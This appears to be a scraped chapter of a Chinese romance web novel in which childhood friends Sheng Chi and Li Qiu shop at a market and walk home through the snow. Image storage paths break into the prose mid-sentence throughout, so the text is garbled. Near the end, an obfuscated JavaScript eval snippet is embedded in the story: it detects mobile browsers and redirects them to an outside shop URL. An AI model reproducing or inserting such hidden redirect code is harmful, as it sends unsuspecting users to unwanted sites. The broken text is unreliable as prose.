“嗯,说是这边的市场更大。”盛炽推着车跟在她后面。 栗秋点点头,指了指烧鸡问他:“你要吃烧鸡不?” “你想吃就买。”盛炽和她从小一块儿长大,栗秋一个眼神他就知道她心里打着什么算盘,直接越过栗秋拿了板烧鸡。 栗秋笑嘻嘻说:“那要不再来点甜甜的?我刚刚过来看到有卖烤奶的。” 盛炽自然听得懂她的意思:“你在这里等着,我去买。” “好嘞。”栗秋挤开他,终于主动推了回车。 她说的烤奶铺子是开在市场门口的一家小摊,两人刚才路过的时候,栗秋的眼睛就一直瞅着那里,那会儿人多她没开口,估计这会儿人少了点。 外头还有两三个人在排队,盛炽排到末尾,给栗秋拍了个照发过去。 盛炽:【吃哪种?】 栗秋:【红枣玫瑰的。】 栗秋:【小狗比心jpg.】 烤奶做得慢,盛炽就看了会儿手机,刷刷科三的视频,刚看完一个短视频,肩膀被人拍了下,左右两边都站了人。 贺霁川:“十个亿的生意不谈了?” 程方游:“买菜能赚十个亿吗? 贺霁川:“我们的友谊果然就像一艘小船。” 程方游:“怎么说翻就翻。” 贺霁川、程方游:“唉,痛心疾首。” 盛炽将手机塞回兜里,白了俩人一眼,反应过来这里离程方游家里倒挺近,估摸着是贺霁川先来这里和程方游碰面,俩人再一块儿去吃饭。 他动了动肩膀甩掉两人搭在他肩头的胳膊:“不是去吃饭吗,这会儿再不去,一会儿你们得提前排桌了。” 贺霁川冷笑一声:“那你不是要去谈十个亿的生意,怎么在这里买菜呢?” 程方游纠正道:“人家是陪别人来买菜的,兄弟哪有青梅重要?” 盛炽皱眉,给了他一肘子:“说话别这么欠。” 程方游捂住胸口:“嘶,你下手真重。” 队已经排到了盛炽,他上前道:“老板,要个红枣玫瑰烤奶,半糖。” 盛炽扫码付款,等了两三分钟,接过打包好的烤奶,贺霁川和程方游俩人双手环胸站在几步远的地方。 “这就是十个亿的生意。”盛炽走过去,拎了拎手里的玫瑰烤奶,“过几天小周回来,我请客吃饭,今天你们先去吃。” 贺霁川:“你跟你那发小不是闹掰了吗?” “谁说我跟她闹掰了?”盛炽看着他。 程方游音量拔高:“你俩不是报志愿时候吵了一架吗,后来你去她小姑家找人家,还把胳膊摔了,你那发小都没来看你,这还不是闹掰了?” 盛炽皱眉,沉声道:“她不知道这件事,跟她没关系,我跟她也没闹掰。” 手机震了震,盛炽低头看了眼,是栗秋的消息,问他买好了没。 “我还有事,过几天我请客吃饭。”盛炽抬眸和两个兄弟对视,彼此沉默了瞬,接着他率先开口,“我受伤的事她确实不知情,过些天再跟你们解释,我俩的事自己会解决,别乱猜。” 贺霁川和程方游瞠目结舌看着盛炽离开,俩人站在外头安静了会儿。 程方游道:“盛子是不是真喜欢他那发小?” 贺霁川点头:“那不然呢,不喜欢人家,天天给人家背包,刮风下雨都跟人家一起上下学,发烧了也不请假。” 程方游嘀咕:“那怎么还能断联几个月呢?” 贺霁川拍了拍兄弟的肩膀:“在感情上如果俩人都倔,就给彼此一段时间,让一个人先想明白。” 程方游听得迷迷瞪瞪,愣了半晌,问道:“你这么了解,那怎么还单到现在?” 贺霁川撸起袖子:“你那张嘴不会说话就闭上!” - 盛炽进去的时候,栗秋已经结好账了,甩着长长一截小票。 “我爸妈给了五百块,还剩两百呢,你想吃啥我请你!” “不用,自己留着花吧。” 购物车里放了两大袋菜,盛炽一手拎一袋。 栗秋跟在他身边:“你等会儿,我去买个东西。” 盛炽还没来得及说话,栗秋一溜烟就跑了,他索性往门口走,找了个空地等了她一会儿,几分钟后,栗秋拿着两根糖葫芦跑过来,还拎了两根包好的竹筒粽子。 “喏,接着。”栗秋递给他,看了眼盛炽两手拎着的购物袋,哂笑一声收回来,“我给你拿一袋。” “我拿着就行,糖葫芦到家再吃。”盛炽躲过她要来接购物袋的手往外走。 车早就打好了,他们刚到路边,出租车也到了。 到家正好六点,外头的天黑透,巷子两侧的路灯并不多,隔二三十米才能见一盏。 盛炽拎着两袋菜,栗秋背手在他前头两步远倒退着走。 “你去过泽南吗?” 栗秋在泽南上学,盛炽在苏城,两人一南一北,飞机都要坐上几个小时。 盛炽语气平淡:“去过。” 栗秋瞪大了眼:“你去过?那么远你什么时候去过的,咱俩记事起就在一起玩,你去过哪里我还能不知道?” 盛炽看了她一眼,从她身边走过:“假期跟朋友去那里玩了两天。” 栗秋又来气了,立马追上去:“你都来泽南了,怎么不来找我,我就在市中心呀。” 盛炽没吭声,栗秋也想到什么,一时语塞,走路都慢了两步,磨磨蹭蹭跟在后面。 盛炽没走多远,停下来回头看她:“你属蜗牛的?” 栗秋瘪瘪嘴,小声吐槽:“迟早把你毒哑。” 盛炽这张嘴从小毒到大,栗秋过去没少险些被他气死,她又和盛炽并肩走在一起,路过自家店面的时候,苏芝华和栗泽刚准备拉上卷帘门。 “小秋,小炽?”栗泽回头瞧见两人,脸上立刻便挂了笑,瞧见盛炽左手右手挂得满满的,赶忙过来接了一袋,还瞪了眼栗秋,“你这孩子,怎么不知道拎点?” 栗秋还没说话,盛炽道:“不沉,我俩打车回来的,也没拎多久。” 苏芝华锁上卷帘门,走过来揉揉栗秋的脑袋:“你家这宝贝姑娘从小到大,包都没自己背过几次吧?” 栗泽想了想:“还真是。” 栗秋偷偷看盛炽,冷不丁和盛炽对视,他们之间就隔了两步距离,盛炽垂眸看她,黑眸沉沉,明明是疏离冷淡的眉眼,外头不少人觉得盛炽难接触,栗秋却从未觉得盛炽有多难相处。 虽然嘴欠,但人还不错。 盛炽抬手敲了敲她的额头:“在想什么?” 力道很轻,栗秋回过神来,捂 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17088042|195398||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 住额头瞪他:“反正没在想你。” 栗泽和苏芝华走在前面几步远。 盛炽嗤了声,从她手里拿了根糖葫芦:“看我就光明正大看,没不让你看。” 栗秋反驳:“那你不看我,怎么知道我看你?” 盛炽承认得爽快:“我看你了啊,光明正大看的。” 他抬手摘下栗秋脑袋上的一片落叶,顺手轻轻弹了下栗秋的脑门:“呆瓜。” 盛炽转身往前走,栗秋盯着他的背影,下意识想骂他,还没说出口,灵光一闪想到盛炽之前说的话。 ——我喜欢像企鹅一样的呆瓜。 栗秋有点懵,什么意思啊,“呆瓜”是盛炽新的口头禅吗,见人就骂,还是说…… 总不能仅对她输出吧? 盛炽咬下一口糖葫芦,听到身后跟上来的脚步声,放慢了些等她跟上,两边的商铺是玻璃门,倒映出两人前后相差一步的身影,栗秋半低头不知道在想什么,只知道跟他走。 栗秋从小呆到大,在学习上脑子转得很快,换到别的事上,又时常迟钝。 盛炽看着两人交叠在一起的影子,在路灯下拉长又缩短,他忽然笑了声。 栗秋本就因为他的一句“呆瓜”心烦意乱,现在对他的一言一行格外敏锐,听到后困惑抬头:“笑什么?” 盛炽嚼着糖葫芦,下颌微扬指了指两人的影子:“还记得什么原理吗?” 栗秋白他一眼:“说什么梦话呢你,我只是毕业了,不是失忆了。” 她快走几步,离路灯越近,影子越短,走过路灯后,影子又逐渐拉长,栗秋转身对他说:“这叫光的直线传播。” 盛炽一手拎着购物袋,一手拿着糖葫芦,明明不该笑的,瞧见栗秋一脸骄傲的样子,又觉得实在太可乐了,暖黄的灯打在她周身,她又穿了身鼓囊的鹅黄色羽绒服,更像个胖乎乎的企鹅,没忍住笑出声。 栗秋顺手捞起花圃上的一团雪砸过去:“你笑什么,学物理的了不起啊,我又没说错。” 盛炽没躲,雪球在他肩头砸开,黑色羽绒服上挂了一片白,他随手拍了拍,又咬了口糖葫芦。 “没说错啊,你是聪明的呆瓜。” 栗秋踹了他一脚:“想吃瓜想疯了吧你!” 一脚刚落下,几步远外的苏芝华刚好回头看见,立马指着栗秋:“栗秋!你又动手!” 苏芝华和栗泽从来不凶盛炽,只凶她。 就像严慧芬和盛涛成也只凶盛炽,从不凶栗秋一样,两家都反着来。 栗秋登时怂得跟鹌鹑一样,往盛炽身后一躲。 盛炽低头拍去小腿上的雪,弯身之际,又没忍住笑了出来,他直起身子,侧首看了眼躲在他身后的栗秋。 栗秋瞪他,眼神示意:往前走,挡着我。 盛炽咬了口糖葫芦中夹的那块哈密瓜,栗秋买的不是纯山楂的,只有两个山楂,其余都是些橘子青提和瓜果。 分开的这几月,盛炽想了很多,过去从未注意过的事情,他在那几个月里翻来覆去地想,总算明白两人的嫌隙在哪里,栗秋在生气什么。 以及要想摆脱朋友关系更进一步,靠栗秋这呆瓜主动,怕是得等到猴年马月了。 想明白的那天,盛炽趁周末,赶了早班的飞机去了泽南,在沂岚大学见到了栗秋。 小没良心的,离了他过得仍旧欢天喜地的,笑得一如既往好看。 可是栗秋每天这般开心,就是盛炽最希望的事情。